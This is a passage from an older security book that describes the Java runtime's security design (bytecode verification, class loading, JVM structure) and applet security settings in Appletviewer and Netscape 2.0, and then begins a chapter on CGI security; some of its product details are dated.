The Java language makes every attempt to assure that violation of security does not occur. Viruses, Trojan horses, and worms have added many headaches to a network administrator's job. It is tough enough keeping out destructive programs when you can limit executables to deliberately stored files. The thought of automatically executing programs in HTML pages is an administrator's nightmare and a system breaker's dream. Java provides a multilevel system for ensuring that both intentional and unintentional errant programs are caught.

The first line of defense is always prevention. Java prevents many of the security problems in executables by removing the tools necessary—pointers. By providing all memory management, Java ensures that many of the tricks used to gain access to system resources are unavailable. Deferring allocation of memory layout until runtime prevents a programmer from deducing how memory will be used and forging pointers to restricted spaces.

Although the actual Java compiler checks for these problems, someone could create a compiler that will not. Java overcomes this problem by also checking the bytecodes at runtime. To ensure accuracy, Java puts the code through a theorem prover to be certain that the code does not do the following:

- Forge pointers
- Violate access restrictions
- Incorrectly access classes
- Overflow or underflow operand stack
- Use incorrect parameters of bytecode instructions
- Use illegal data conversions

After the code leaves the bytecode verifier, the interpreter can operate at near-native speeds, ensuring the program executes in a secure manner without compromising the system.

Java provides a host of security features to ensure that distributed programs to be executed on the system perform properly. The fact that dynamic and extensible applications may come from anywhere on the Internet is a breeding ground for attempts to break systems. If there is a system to break, someone will try. Protecting against this eventuality is of paramount importance, and the Java environment provides just the tools for doing so. The administrator always has the ultimate line of defense in restricting access to their machines from certain protocols—protocols that Java adheres to—but this also defeats the purpose of the Internet being a completely connected system where information flows freely in all directions.

From Class File to Execution

What happens when you finish writing your program and run it through the compiler? What happens when you hit a Web page with an applet in it? How is it executed? You will find answers to these and other questions in this section.

The first step in the Java application life cycle is the compilation of code. Although this is fairly straightforward, there are several things a Java compiler does that are different from a C or C++ compiler. This is mainly in regard to the computation of numeric references. This chapter examines this difference, why it exists, and how it affects the runtime environment.

Once the Java code has been compiled and an end user downloads it, it must then be interpreted. For security reasons, the Java interpreter contains many safeguards against faulty code. Although it is possible that software you personally install may, at some point, crash your system, it is inexcusable for a code you encounter while surfing the Net to bring down the entire operation. Soon, no one would trust *anyone's* code, and Java would become the scourge of the Internet. Java places many safety nets between the code and the system to protect against this inevitability, and this is a major portion of the runtime engine.

The Compilation of Code

The Java compiler acts just as any other compiler. It creates the machine code (essentially assembler code) for execution from a higher level language. This enables the programmer to write in an intelligible way what he or she wants to have done, while the compiler converts it into a format that a specific machine can run. The only difference between the Java compiler and other compilers is that the specific machine that would normally run the compiled code does not exist in Java. It is the JVM for which the Java compiler compiles the source code. There exist, however, several key differences from other languages in the way the compiler resolves references in code.

The Java compiler does not reduce the references in the program to numbers, nor does it create the memory layout the program will use. The reason for this implementation is portability, both in terms of neutrality and security. When a C compiler produces the object code, it can expect to be run on a specific hardware platform. Because the executable, even while running under an operating system, must be self-supporting in terms of addressing, the compiler can reduce the overhead by referring to exact memory offsets rather than to a symbolic reference that would then have to be looked up.

Java Opcodes and Operands

Imagine you are a computer executing a piece of code. For you, code consists of two types:

- Opcode—a specific and recognizable command
- Operand—the data needed to complete the opcode

All these opcodes and operands exist as a stream that you, the computer, execute sequentially. You might, for example, take a number from memory and place it on the stack, a kind of local pigeonhole for keeping data you will use immediately. You might then take another number, place it on the stack, and add the two numbers together, placing the result back into memory. In the JVM Instruction Set, it would look as it does on table 12.1. The specifics of the opcodes are not important unless you are planning to write your own compiler, but it is interesting to see how it all works.

Table 12.1
Adding Together Two Long Integers

Opcode	Numerical Representation
lload address	22 xxxx
lload address	22 xxxx
ladd	97
lstore address	55 xxxx

Each command (lload, lstore) is an 8-bit number that tells the machine which instruction to execute. The address variable is a number telling the machine where to look in memory for the variable. Each address reference is a 32-bit number. Therefore, the preceding code occupies 16 bytes or 128 bits. Imagine that this little piece of code is a member method of a class. It would be embedded in all the other methods for the class when the compiler produced the code. How would the compiler find this piece of code when the program called the function? Because the compiler knows the exact length of all the code and has laid them out in memory, it can simply tell the machine to jump to the exact address at the start of a method needed for

it to execute. To call a method, you could use the following command, which jumps (jsr) to the 16-bit address (*xx*):

```
jsr address    168 xx
```

Memory Layout in Java

If you know the memory layout of the program from the compiler and the memory layout of the system the program will be running on, what can stop you from placing the *wrong* address in your code for the placement of this method? Nothing.

The Java compiler does not allow this kind of memory addressing because it does not reduce references to numeric values that are based upon the memory layout of the code. Instead, the compiler leaves the symbolic reference to the method in the code, and when it is run, the interpreter, after creating the memory layout at runtime, looks up where it placed the specific method. The new way to call a class method is as follows:

```
invokevirtual index bytes     182 xx
```

This command references an index of method signatures that exist in the program. If it is the first time the reference is used, the interpreter determines where the method signature will be placed by checking the method table where it placed it in memory when loading the class at runtime. This lookup only occurs the first time a reference is encountered. Thereafter, the method signature will include the proper address, and the call will not need to use the lookup table. This method retains the protection afforded runtime memory layout, without the steep overhead of lookup table calls every time a method is invoked.

The reason for going to all this effort is twofold. First, as mentioned before, is the fragile superclass problem. If classes are laid out in memory at compile time and updating changes this memory layout, a programmer who inherits one of these classes and tries to call a method after the superclass has been updated as had been done before, its placement in the memory layout may have changed, and the program could be jumping anywhere in the code. By allowing the interpreter to set the memory scheme at runtime, the new subclass can call methods from the superclass symbolically and be assured of invoking the right code. The second reason is security. If a programmer cannot directly control the memory pointer for addressing of memory, he or she cannot intentionally send a program into the operating system to wreak havoc. This ensures that the code you receive is free of errant memory calls and can use imported classes, even if they are loaded from across the Internet from sources that might have updated them since to the original compile.

This feature does not protect against classes that are impersonating well-behaving programs. Most of the security issues dealt with in this chapter focus on two kinds of attacks: those that destroy data already on your system, and those that take data off your system. There is a third situation in which a program can impersonate an important piece of code, substituting errant data. For example, you can have a Java applet that updates your stock portfolio by obtaining current market data and performing an analysis on the data. In this case, imagine if the class

that performs the analysis is dynamically loaded across the Net, and someone places an identical copy, except with the formulas that are used changed to provide incorrect data. If the impostor class was in every other way identical to the old class, it would be loaded up and run without complaint from the interpreter.

There are two reasons why this is a practical impossibility. First, the applet that you run loads its classes from a particular URL—in essence a specific file on a specific machine. For the impostor to be loaded, it would have to replace the actual true class file on the remote machine. Second, Java will soon be incorporating persistent objects. After you download a class, it stays on your machine so that you no longer need to continually download it. The class file that you download and test is the same one that will be used from then on.

In both of these cases, the class file would exist on a known machine. The machine would either be your own computer where the occurrence of a forced update of the class file would constitute a major security breach; or, the machine the file resides on would be the original location of the class file used by the calling applet, where you must decide how secure you think the site is.

Warning It is never wise to use critical software without extensive testing. Dynamically downloading class files that perform important calculations should never be carried out unless you are positively sure that the machine the class files reside on is secure and trustworthy. Otherwise, make sure that the class files reside on your own machine, and that you are sure they do exactly what they advertise.

One possible solution is the encrypted signature that is used in e-mail programs to ensure that the file is from the correct person. By setting up a public - private key pair, in which the owner of the class files encrypts each class file and provides it with a signature, the individual class files can be checked for authenticity before being downloaded. This sort of encryption protection is being worked on, and Sun has even indicated that they have an in-house version of protected class files using encryption. By the time you read this, such protection may be available in the general release of Java, and this problem may be taken care of. Until then, remember to exercise extreme caution if you are using dynamic classes loaded from across the Web in any critical application.


Running Code

The job of running the code compiled for the JVM falls to the interpreter. The interpreter process can be divided into three steps:

- Loading code
- Verification
- Execution

The loading of code is done by the class loader. This section of the interpreter brings in not only the Java file that is referenced, but also any inherited or referenced classes that the code needs. Next, all the code is sent through the bytecode verifier to ensure that the code sticks to the Java standard and does not violate system integrity. Finally, the code passes to the runtime system for execution on the hardware (see fig. 12.1). These three steps in the interpreter process are discussed in greater detail in the next section.

Figure 12.1
The Java runtime system.



Class Loader

The *class loader* consolidates all the code needed for execution of an application, including classes you have inherited from and any classes you call. When the class loader brings in a class, it places it in its own namespace. This is similar to the virtual machines within which applications run in an operating system. Without explicit calls to classes outside their namespace that are referenced symbolically, classes cannot interfere with each other. The classes local to the machine are each given one address space, and all classes imported are given their own namespace. This allows local classes the added performance benefit of sharing a namespace, while still protecting them from imported classes, and vice versa.

After all the classes have been imported, the memory layout for the total executable can be determined. Symbolic references can have specific memory spaces attached, and the lookup table can be created. By creating the memory layout at this late stage, the interpreter protects against fragile superclasses and illegal addressing in code.

Bytecode Verifier

The interpreter does not, however, start assuming at this point that the code is safe. Instead, the code passes through a bytecode verifier that checks each line for consistency with the Java specification and the program itself. By using a theorem prover, the bytecode verifier can trap several of the following problems with code:

- No forged pointers
- No access restriction violations
- No object mismatching
- No operand stack over- or underflows
- Parameters for bytecodes are all correct
- No illegal data conversion

The use of the bytecode verifier serves two purposes. First, because all these conditions are known, the interpreter can be sure that the executable will not crash the system through errant procedures. Second, the interpreter can execute the code as quickly as possible, knowing that it will not run into problems for which it might otherwise have to stop and check during the run. In both cases, the code is subject to the procedure once and can then run unimpeded for its duration.

Code Execution

After the code has been collected and laid out in memory by the loader and checked by the verifier, it is passed on to be executed. The execution of the code consists of converting it to operations that the client system can perform. This can happen in two ways:

- The interpreter can compile native code at runtime, and then allow this native code to run at full speed, or
- The interpreter can handle all the operations, converting the Java bytecodes into the correct configuration for the platform, an opcode at a time.

Typically, the second method is used. The virtual machine specification is flexible enough to be converted to the client machine without copious amounts of overhead. The current method

used by the Java Development Kit released by Sun relies on the interpreter to execute the bytecodes directly. For the most computationally intensive problems, the interpreter can provide a just-in-time compiler that will convert the intermediate Java bytecode into the machine code of the client system. This allows the code to be both portable and high performance.

The stages of the runtime system are a balance among three issues:

- **Portability.** Portability is dealt with by using an intermediate bytecode format that is easily converted to specific machine code form. In addition, the interpreter determines memory layout at runtime to ensure that imported classes remain usable.
- **Security.** Security issue is addressed at every stage of the runtime system. Specifically, though, the bytecode verifier ensures that the program executes correctly according to the Java specification.
- **Performance.** Performance is dealt with by making sure that all overhead is either performed at the beginning of the load-execute cycle or runs as a background thread, such as the garbage collector.

In these ways, Java takes modest performance hits to guarantee a portable, secure environment, while still ensuring that performance is available when needed most.

The Java Virtual Machine

The *Java Virtual Machine* (JVM) is an attempt to provide an abstract specification to which builders can design their interpreter without forcing a specific implementation, while ensuring that all programs written in Java will be executable on any system that follows the design. The JVM provides concrete definitions for several aspects of an implementation, specifically in the distribution of Java code through an interchange specification. This specification includes the opcode and operand syntax, along with their values, the values of any identifiers, the layout of structures such as the constant pool, and the layout of the Java object format as implemented in the class file. These definitions provide the needed information for other developers to implement their own JVM interpreters, making the Java specification open for outside development. The hopes of the designers were to free Java from the restrictions of a proprietary language and allow developers to use it as they desire.

By creating a virtual machine from the ground up for Java, the developers at Sun were able to build in many security features into the entire language architecture. Two areas in which the Java Virtual Machine come into play are in the garbage collected heap and memory area. The concept of garbage collection has been mentioned before, and its simplification of the programmer's job is important in reducing errors introduced into programs. The memory area in Java is implemented in such a way that programmers are unable to tell where they are, and thus are unable to use this information to gain access to sensitive code.

Why a New Machine Code Specification?

The JVM provides the hardware platform specification to which all Java code is compiled. All computers have a specific processor known as the CPU, or central processing unit. There are a host of different CPUs that give each machine its computing power: Intel's x86, Apple/IBM/Motorola's PowerPC, DEC's Alpha, Mips R series, Sun's Sparc chips, and many others. Each of these chips has a different way of doing things, so software must be written for each individual machine type to run properly. For Java to overcome this problem of portability, the developers picked a single machine for which to compile and then interpret on all the others. Which chip did they choose to write Java for? None.

The JVM is a hypothetical CPU that can be easily implemented on a host of computers without being too close to any of them. The virtual machine must overcome differences in many CPUs. The Intel CPUs, for example, are all CISC (Complex Instruction Set Computing). They supply a host of instructions that the CPU can perform, the idea being that by providing many functions in microcode (essentially small software inside a chip), the shorter the code the chip needs to execute can be. Providing many functions, however, costs the CPU in performance because executing microcode is slower than executing functions that are hardwired.

RISC (Reduced Instruction Set Computing) chips take the opposite philosophy. Rather than providing a host of instructions, the RISC computer provides only the very basics needed to execute a program. Thus, a program may be larger in order to do the same thing a CISC program would do because it must perform its instructions many more times in order to duplicate the functionality found in a single instruction of CISC. All these instructions on a RISC processor, however, are hard wired into silicon, enabling them to run at incredible speeds, thus overcoming the longer pieces of code.

Picking one design over the other would make it difficult for the system not chosen to interpret the commands effectively. Instead, the Java designers selected their own specification for a chip's instruction set. These opcodes are closely related to the Java language and can be considered an intermediate step between leaving the files as uncompiled source code, which would be the ultimate in portability, and compiling for each individual hardware system, which would provide the best possible speed. By providing a neutral intermediate specification, the JVM attempts to make a compromise between these two important aspects of distributed systems: portability and performance.

The Java Virtual Machine Description

The JVM consists of the following five specifications that control the implementation and interpretation of Java code.

- The instruction set
- The register set

- The stack
- The garbage collected heap
- The memory area

It does not matter how you want to implement each of these features, as long as they follow the specifications laid out by the designers for running all Java code. This means you could choose to interpret the Java bytecodes, creating a system similar to the Java or HotJava executables. Or, you could recompile the incoming Java code into native machine format to benefit from native code performance. If you really need to produce the best possible speed, you could even implement the JVM in silicon. Of course, it would then be a JM rather than a JVM.

The Instruction Set

The instruction set for the JVM is exactly equivalent to the instruction set for a CPU. When you compile Java source code into binary, you are in essence creating an assembly language program just as in C. Each instruction in Java consists of an opcode followed by an optional operand. Example opcodes include the following:

- Instructions for loading integers from memory (iload loads an integer)
- Managing arrays (anewarray allocates a new array)
- Logical operators (and logically ands two integers)
- Flow control (ret returns from a method call).

Each opcode is represented by an 8-bit number, followed by varying length operands. These operands give the needed data for each opcode, such as where to jump or what number to use in a computation. Many opcodes do not have any operands.

In computing, it is typical to align all opcodes and operands to 32- or 64-bit words. This enables the machine to move through the code in constant jumps, knowing exactly where the next instruction will be. Because the opcodes are only eight bits and the operands vary in size, however, aligning to anything larger than eight bits would waste space (see fig. 12.2). The wasted space would be a function of the average operand size and how much larger the bytecode alignment was. Deciding that compactness was more important than the performance hit incurred, the Java designers specifically chose this method.

Operands are often more than 8 bits long and need to be divided into two or more bytes. The JVM uses the *big endian* encoding scheme, in which the larger order bits are stored in the lower ordered memory spaces. This is the standard for Motorola and other RISC chips. Intel chips, however, use *little endian* encoding, placing the least significant bits in the lowest memory address. The two methods are compared in table 12.2.




Figure 12.2
An 8-bit byte alignment versus a 32- or 64-bit byte alignment.

Table 12.2
Big versus Little Endian Encoding

Memory Address 0	Memory Address 1
Big Endian	
Byte 1 * 256	Byte 2
Little Endian	
Byte 1	Byte 2 * 256

The differences can be confusing when trying to move data between two opposing systems that require larger than 8-bit fragments to be encoded their way.

The instruction set lends a great amount of functionality to the JVM and is specifically designed as an implementation of the Java language. This includes instructions for invoking methods and monitoring multithreading systems. The 8-bit size of the opcode limits the number of instructions to 256, and there are already 160 opcodes that can be used. It is unlikely that this number will ever rise, unless future advances in hardware cannot be managed under the current JVM specification.

The Registers

All processors have *registers* that hold information that the processor uses to store the current state of the system. Each processor type has different numbers of registers. The more registers a processor has, the more items it can deal with quickly, without having to refer to the stack, or global memory, which would result in a reduction in performance. Because of the wide difference in register variables, it was decided that Java would not have very many. If it had more than any processor it was being ported to, those CPUs would take enormous performance penalties when attempting to mimic the register states in regular memory. Therefore, the register set was limited to the following four registers:

- **pc.** Program counter
- **optop.** Pointer to top of the operand stack

- **frame.** Pointer to current execution environment
- **vars.** Pointer to the first (0th) local variable of the current execution environment

Each of these registers is 32 bits wide, and some of them might not need to be used in a specific implementation.

The program counter (pc) keeps track of where the program is in execution. This register does not need to be used if recompiling into native code. The optop, frame, and vars registers hold pointers to areas in the Java stack, which is discussed in the next section.

The Java Stack

The *Java stack* is the principal storage method for the JVM, which is considered a stack-based machine. When the JVM is given the bytecodes of a Java application, it creates a stack *frame* for each method of a class that holds information about its state. Each frame holds three kinds of information:

- Local variables
- Execution environment
- Operand stack

Local Variables

The *local variables* in a Java stack frame are an array of 32-bit variables, the beginning of which is marked by the vars register. This effectively is a large store for method variables. When they are needed in the computation of an instruction, they can be loaded onto and stored from the operand stack. When a variable is longer than 32 bits, such as double precision floats and long ints that are 64 bits, it must be spread across two of these local variables. It is still addressed at only the first location, however.

Execution Environment

The *execution environment* provides information about the current state of the Java stack in reference to the current method. Information stored in the execution environment includes the following:

- Previous method invoked
- Pointer to the local variables
- Pointers to the top and bottom of the operand stack

The execution environment is the control center for an executing method and makes sure that the interpreter or recompiler can find the necessary information that pertains to the current method. If the interpreter was asked to execute an iadd, for example, it would need to know

where to find the two numbers required to do the arithmetic. First, it would look to the frame register to find the current execution environment. Next, it would look to the execution environment to find the pointer to the top of the operand stack where it would remove the two required numbers, add them, and then place them back onto the stack.

Operand Stack

The *operand stack* is a FIFO, or *first in, first out*, 32-bit- wide stack that holds the arguments necessary for the opcodes in the JVM instruction set. The operand stack is used both for gathering the operands necessary for completion and for the storage of the results. In Java parlance, "the stack" is generally a reference to this area in the Java stack.

The Java stack is the primary area for storage of current status information for the execution of the Java bytecode. It is equivalent to the stack frame in standard programming languages. It provides method implementations of the local variables, the execution environment, and the operand stack.

In addition to the instruction set, registers, and Java stack, there are two remaining elements to the JVM specifications: the garbage collected heap and memory areas.

The Garbage Collected Heap

The *garabage collected heap* is the store of memory from which class instances are allocated. It is the job of the interpreter to provide handles for the memory needed by a class for execution. After this memory has been allocated to a specific class instance, it is the job of the interpreter to keep track of this memory usage, and, when the object is finished with it, return it to the heap.

The Java specification does not enable a programmer to control the memory allocation or deallocation of objects, except in the new statement. The reason the designers chose to implement Java in this manner is for portability and security reasons that were mentioned before. Because of this, the job of memory deallocation and garbage collection is the responsibility of the runtime environment. The implementor must decide how this garbage collection is carried out. In Sun's Java and HotJava environments, the garbage collection is run as a background thread. This provides the best possible performance environment, while still freeing the programmer from the dangers of explicit memory usage.

The Memory Area

The JVM has two other important memory areas:

- **The method area.** The region in memory where the bytecode for the Java methods is stored.
- **The constant pool area.** A memory area where the class name, method and field names, and string constants are stored.

There are no limitations as to where any of these memory areas must actually exist for two main reasons. First, for a portable system, making demands on the memory layout creates difficulties on porting to systems that could not handle the specific layout chosen. Second, if there is a specific memory layout, it is easier for someone attempting to break a system to do so by knowing where their code might be in relation to the rest of memory. Thus, memory layout is not only left until runtime, but is specific to any implementation.

Setting Up Java Security Features

All of Java's security features so far have focused on the inherent security and stability of the Java environments themselves. These are essentially passive techniques that Java manages for the user. Java also provides the means to set security levels such as firewalls and network access on the client side. These techniques can be seen in the Appletviewer that accompanies the Beta JDK. Netscape has decided to implement a much more rigorous security level with its Java implementation, and limits all access that a Java applet can have. In the end, the only choice is whether to run the applets at all. The Java environment is currently in its Beta stage of development, but by the time you read this it may well be in its final release. Although it is not the purpose of this chapter to show how to set up the entire JDK release, it is necessary to review the options with several of the tools such as Appletviewer and Netscape 2.0, which could expose your system to an attack.

Using the Appletviewer

The Appletviewer provides a Java runtime environment within which Java applets can be tested. The Appletviewer takes HTML files that refer to the applets themselves and runs them in a window. Figure 12.3 shows an applet molecule viewer that takes XYZ format molecule data and presents a three-dimensional model of the molecule.




Figure 12.3
The molecule viewer applet.

Observing the HTML file example1.html that is sent to the Appletviewer, you can see the format for entering applets into HTML pages.

```
<title>MoleculeViewer</title>
<hr>
<applet code=XYZApp.class width=300 height=300>
<param name=model value=models/HyaluronicAcid.xyz>
</applet>
<hr>
<a href="XYZApp.java">The source.</a>
```

The <applet ...></applet> tag is used to tell the browser that it should load a Java applet. The <param ...> tag is used to pass arguments to the applet at runtime. This is a different format than that used in the Alpha release of Java. At the end of the chapter is a fuller explanation of how to use the applet tag.

The Appletviewer has several options under the Applet menu option.

- **Restart.** This command runs the loaded applet again.
- **Reload.** This command reloads the applet from disk, and is useful if the .class file has changed since it was loaded.
- **Clone.** This command creates a new Appletviewer window based upon the command-line arguments for the first.
- **Tag.** This command shows the <applet> tag used in the HTML document to start the applet (see fig. 12.4).




Figure 12.4
The Tag dialog box in the Appletviewer.

- **Info.** This command provides any information about the applet that is available (see fig. 12.5).

Figure 12.5
The Info dialog box in the Appletviewer.

- **Properties.** This command allows the different network and security configurations to be set for the Appletviewer (see fig. 12.6). The first four entry boxes allow the Appletviewer to be run by using an HTTP proxy and firewall proxy. Both the proxy address and the port number are required. You should be able to get this information from your site administrator. The network access selector allows several levels of security, including no network access, only access to the applet's host, and unrestricted access. The class access selector allows you to designate either restricted or unrestricted access to classes on the machine.




Figure 12.6
The Properties dialog box in the Appletviewer.

Table 12.3 indicates the meanings of the different security modes in terms of which Java programs can be loaded into the system.

Table 12.3
Security Modes for Java Applets

Mode	Restrictions
No Access	This stops applets from loading URLs from any location, even your own computer.

Mode	Restrictions
Applet Host	This mode allows an applet to use URLs that refer to the system they came from.
Unrestricted	This mode allows an applet access to any URL it requests.

The Appletviewer is a rudimentary tool as far as HTML content goes. It does nothing but display the Java applet itself. For testing applets, this is enough. Java applets, however, will be only one part of an overall Web page, so it is important to see how an applet will fit in with the rest of an HTML document. In this case, a full-fledged Web browser must be used, such as Netscape or HotJava.

Netscape 2.0

Netscape is the first company to develop a Web browser that includes the Java runtime engine for applets. After the initial interest in the Java environment, Sun decided it would need to define a common class library to which all programs intended to be executed in the context of the World Wide Web would have access no matter what browser they were running under. The Applet API includes many classes for displaying all of the standard GUI objects, along with support for sounds and images. This Applet API is the API being supported by Netscape in its 2.0 Navigator browser (see fig. 12.7). Several other companies have licenced Java, including Quarterdeck and Microsoft, and will most likely have Java enabled browsers either by the time you read this or in the near future.

Figure 12.7
The opening Netscape 2.0 screen.

There is little you must do to use Netscape to view Java applets. In fact, Netscape is set up to run Java applets as its default behavior. If you wish to disable Java applets in Netscape, choose Options, Security Preferences, and you should see the dialog box in fig. 12.8.




Figure 12.8
Netscape's Security Preferences dialog box.

Netscape limits the loading and functions of applets to ensure tight security. Netscape, for example, will not load applets or native code from a local hard disk. Thus, if you wish to test applets you have written with Netscape, you need to place them on a Web server and call them by using the standard HTTP protocol. Using File, Open File will not allow an applet to load. Additionally, the third Beta release of Netscape 2.0 does not support sockets, but this may change in later releases.

To test Netscape, point it to a site that uses Java applets such as Sun's own online page:

```
http://java.sun.com/
```

An animated cup of coffee should be at the bottom of the page. The status bar at the bottom of the Netscape screen provides information about the status of applets being loaded from pages. It will provide information about the status of any applets that are loading. As the individual images are loading, the applet places a message in this area while Sun's Java page is loading. For more information about the execution of Java applets in Netscape, the Java Console can be used (see fig. 12.9). Any runtime errors encountered will be placed here. In order to see the Java Console, choose Options, and check the Show Java Console option. Be sure to then choose Save options from the same menu in order for your change to remain between sessions.

The current level of security in Netscape is somewhat more restrictive than that provided with the Appletviewer tool furnished with the JDK. In the Beta 3 release, for example, applets that use sockets will not run because this is considered a security risk. Additionally, access to native methods on a local disk or any applet at all is forbidden. Netscape, however, will possibly loosen these restrictions in the final release of Netscape.




Figure 12.9
The Netscape Java Console.

Other Issues in Using Java Programs

In addition to the settings available to restrict what Java is able to do on the client side, and the security features built into the Java environment, it is important to discuss how Java affects other issues relating to the Internet such as the following:

- **HTTP.** The primary use of Java is over the HTTP service implementing the distribution of World Wide Web service over the Internet. However, it does not really affect this service in any way. Just like an inlined image, sound, or movie, the HTTP server merely sends the file that holds the Java class. HTTP already has its own secure implementation including SSL and SHTTP, and the safe transport of Java files over the Internet would fall under these protocols and the programs implementing them.

- **Firewalls.** Java does not really affect the way in which firewalls are employed in a networked environment. Because HTTP is used as the transport mechanism, it is affected in the same way by a firewall as any other HTML document or inline.

- **Sockets.** The implementation of sockets in the applet API does not including any security features that would protect the information being transported using a socket. Therefore, information being passed in this way should be considered unprotected. Any interaction a socket would have with a file on the client computer would fall under the normal restriction of file access that all file access is covered under.

- **E-mail.** As of now, no e-mail client supports Java applets, athough integrated browsers/e-mail clients such as Netscape Navigator 2.0 could readily implement such a feature. As with the HTTP protocol, e-mail would merely be the transport medium, and any applet delivered in this way would be restricted just as any applet loaded through an HTML page. Again, the security of the applets being transported is just like any file attached to an e-mail document.

- **Encryption.** At present, Java implements no encryption standard for class file transport or data transfer. Therefore, any of these files being moved accross the Internet depends

upon the security implemented in the transport mechanism being used. Sun has indicated that encryption standards are underway, and should be built into future releases of the Java environment. In this way, class files and data could be encrypted and verified before use.

Presently, most of these topics are non-issues, but it is important to be aware that this is the case, and to recognize when this changes. As with any new technology, it is extremely important when trying to maintain a high level of security to keep abreast with the current information available on the Java environment. The best place for this is at `http://java.sun.com/` where there are several documents relating to security and the current implementations of Java. Also be sure to keep up on the current status of the client-side browsers you want to use, because any problems with the browser's implementation of Java could lead to security holes. The Java implementation is a program itself and can have the same problems as any other major software release. Be sure to test any software before implementing it in a secure environment—this goes with the Java-enabled browsers as well.

CHAPTER 13

CGI Security

Until recently, most machines providing Internet security ran a limited and controlled set of servers. These each carried risks, but over time, their source code has been read and revised by numerous security experts, significantly lessening the dangers.

Since the creation of the World Wide Web (WWW) and CGI programming, many servers now run CGIs that have received little or no scrutiny, each taking the role of a miniature server. These programs are often written without any recognition of the methods a cracker can utilize to compromise a system. This chapter examines a number of common mistakes and offers suggestions for the security-minded WWW administrator.

Introducing the CGI Interface

The Common Gateway Interface (CGI) was born at NCSA, home of the Mosaic WWW browser and the NCSA httpd WWW server. Its purpose is to provide a flexible, convenient mechanism for extending server function beyond the simple "get file and display" model built into http servers. It has succeeded quite well in that goal.

Note Although technically "CGI" refers to the interface, in common parlance it is often used to refer to the CGI program itself. Unfortunately, it is also common to see "CGI script" used to refer to any CGI program, whether or not it is a script. This confusion has been compounded through the common Webserver terminology of "script directories" in which CGIs reside. This chapter uses "CGI program" and "CGI" interchangeably and avoids references to "CGI scripts" unless specifically discussing scripts (as opposed to compiled programs).

The idea behind CGI is that a WWW resource need not be a static page of text or any other kind of unchanging file. It can be a program that performs tasks and calculations on the server machine and outputs a dynamic document, possibly based on data supplied with the request via an HTML form. The full CGI specification should be examined before writing any programs. The address is `http://hoohoo.ncsa.uiuc.edu/cgi/`. HTML forms, the usual means for passing data to CGIs, must also be understood to use CGIs effectively. They are documented in the HTML 2.0 specification, RFC 1866: `ftp://ds.internic.net/rfc/rfc1866.txt`.

CGI is a language-independent interface, allowing the intrepid WWW programmer to generate dynamic documents in nearly any language. CGIs can be and have been written in any language that can access environment variables and produce output, although the most popular language is probably PERL, well loved for its extremely powerful string-handling abilities. Most of the code examples in this chapter are in PERL, which is available for almost every platform in existence and has some features that make it very well suited for secure CGI programming.

